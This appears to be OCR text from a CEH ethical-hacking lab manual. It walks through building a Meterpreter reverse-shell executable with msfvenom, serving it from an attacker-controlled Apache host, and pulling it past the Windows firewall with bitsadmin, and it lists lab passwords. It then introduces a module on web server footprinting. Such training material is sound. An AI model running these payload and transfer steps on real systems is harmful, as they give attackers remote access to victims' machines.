
Here, we will use BITSAdmin to bypass firewall and transfer malicious file into the target machine.

Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine.

2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login
3. Launch **Control Panel**, as shown in the screenshot.
4. The **Control Panel** window appears, click **System and Security**. In **System and Security** window select **Windows Defender Firewall**.

5. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.



6. The **Customize Settings** window appears.

7. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
8. Click **OK**.


9. Switch to the **Parrot Security** virtual machine.
10. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

    Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.


11. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
12. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.


13. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe** and press **Enter**, to create the payload.




14. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **/home/attacker** to the shared location using the below commands:
    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
    - Copy the malicious file to the shared location by typing **cp /home/attacker/Exploit.exe /var/www/html/share** and pressing **Enter**
15. Now, start the Apache service. To do this, type **service apache2 start** and press **Enter**.




16. Switch to **Windows Server 2019** virtual machine.
17. In the **Type here to search** field of the **Desktop**, type **powershell** and click **Windows PowerShell** to launch a PowerShell.
18. In the PowerShell window, type **bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe** and press **Enter**.



19. **BITSAdmin** transfers the file, as shown in the screenshot.



20. Open **File Explorer** and navigate to **C:** drive, you can see that the malicious file is successfully transferred.



21. After transferring the malicious file, the attacker can use this malicious file for gaining access, escalating privileges and to perform various malicious other activities.
22. This concludes the demonstration of bypassing firewall through Windows BITSAdmin.
23. Close all open windows and document all acquired information.
24. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

CEH Lab Manual

Hacking Web Servers

Module 13

Hacking Web Servers

A web server is a computer system that stores, processes, and delivers web pages to global clients via HTTP protocol. A web server attack typically involves preplanned activities, called an attack methodology, which the attacker implements to reach their goal of breaching the target web server's security.

Lab Scenario

Most organizations consider their web presence to be an extension of themselves. Organizations create their web presence on the World Wide Web using websites associated with their business. Most online services are implemented as web applications. Online banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real-time by a software application running on the server-side. Web servers are a critical component of web infrastructure. A single vulnerability in a web server's configuration may lead to a security breach on websites. This makes web server security critical to the normal functioning of an organization.

Hackers attack web servers to steal credentials, passwords, and business information. They do this using DoS, DDoS, DNS server hijacking, DNS amplification, directory traversal, Man-in-the-Middle (MITM), sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, SSH brute force, web server password cracking, and other methods. Attackers can exploit a poorly configured web server with known vulnerabilities to compromise the security of the web application. A leaky server can harm an organization.

In the area of web security, despite strong encryption on the browser-server channel, web users still have no assurance about what happens at the other end. This module presents a security application that augments web servers with trusted co-servers composed of high-assurance secure co-processors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, so IT security professionals need to be aware of the common attacks on web server applications.

A penetration (pen) tester or ethical hacker for an organization must provide security to the company's web server. This includes performing checks on the web server for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

Lab Objective

The objective of this lab is to perform web server hacking and other tasks that include, but are not limited to:

- Footprint a web server using various information-gathering tools and inbuilt commands
- Enumerate web server information
- Crack remote passwords

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 70 Minutes

Overview of Web Server

Most people think a web server is just hardware, but a web server also includes software applications. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, or videos, then the client's browser generates an HTTP request to the web server. Depending on the request, the web server collects the requested information or content from data storage or the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack a target web server. Recommended labs that will assist you in learning various web server hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Footprint the Web Server	√	√	√
	1.1 Information Gathering using Ghost Eye	√		√
	1.2 Perform Web Server Reconnaissance using Skipfish		√	√
	1.3 Footprint a Web Server using the httprecon Tool		√	√
	1.4 Footprint a Web Server using ID Serve		√	√
	1.5 Footprint a Web Server using Netcat and Telnet	√		√

	1.6 Enumerate Web Server Information using Nmap Scripting Engine (NSE)	√		√
	1.7 Uniscan Web Server Fingerprinting in Parrot Security		√	√
2	Perform a Web Server Attack	√		√
	2.1 Crack FTP Credentials using a Dictionary Attack	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Footprint the Web Server

Footprinting the web server refers to the process of gathering as much information as possible about the target web server by using various tools and techniques.

Lab Scenario

The first step of hacking web servers for a professional ethical hacker or pen tester is to collect as much information as possible about the target web server and analyze the collected information in order to find lapses in its current security mechanisms. The main purpose is to learn about the web server's remote access capabilities, its ports and services, and other aspects of its security.

The information obtained in this step helps in assessing the security posture of the web server. Footprinting may involve searching the Internet, newsgroups, bulletin boards, etc. for gathering information about the target organization's web server. There are also tools such as Whois.net and Whois Lookup that extract information such as the target's domain name, IP address, and autonomous system number.

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

An ethical hacker or penetration tester must perform footprinting to detect the loopholes in the web server of the target organization. This will help in predicting the effectiveness of additional security measures for strengthening and protecting the web server of the target organization.

The labs in this exercise demonstrate how to footprint a web server using various footprinting tools and techniques.

Lab Objectives

- Information gathering using Ghost Eye
- Perform web server reconnaissance using Skipfish

- Footprint a web server using the httprecon Tool
- Footprint a web server using ID Serve
- Footprint a web server using Netcat and Telnet
- Enumerate web server information using Nmap Scripting Engine (NSE)
- Uniscan web server fingerprinting in Parrot Security

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 60 Minutes

Overview of Web Server Footprinting

By performing web server footprinting, it is possible to gather valuable system-level data such as account details, OS, software versions, server names, and database schema details. Use Telnet utility to footprint a web server and gather information such as server name, server type, OSes, and applications running. Use footprinting tools such as Netcraft, ID Serve, and httprecon to perform web server footprinting. Web server footprinting tools such as Netcraft, ID Serve, and httprecon can extract information from the target server. Let us look at the features and the types of information these tools can collect from the target server.

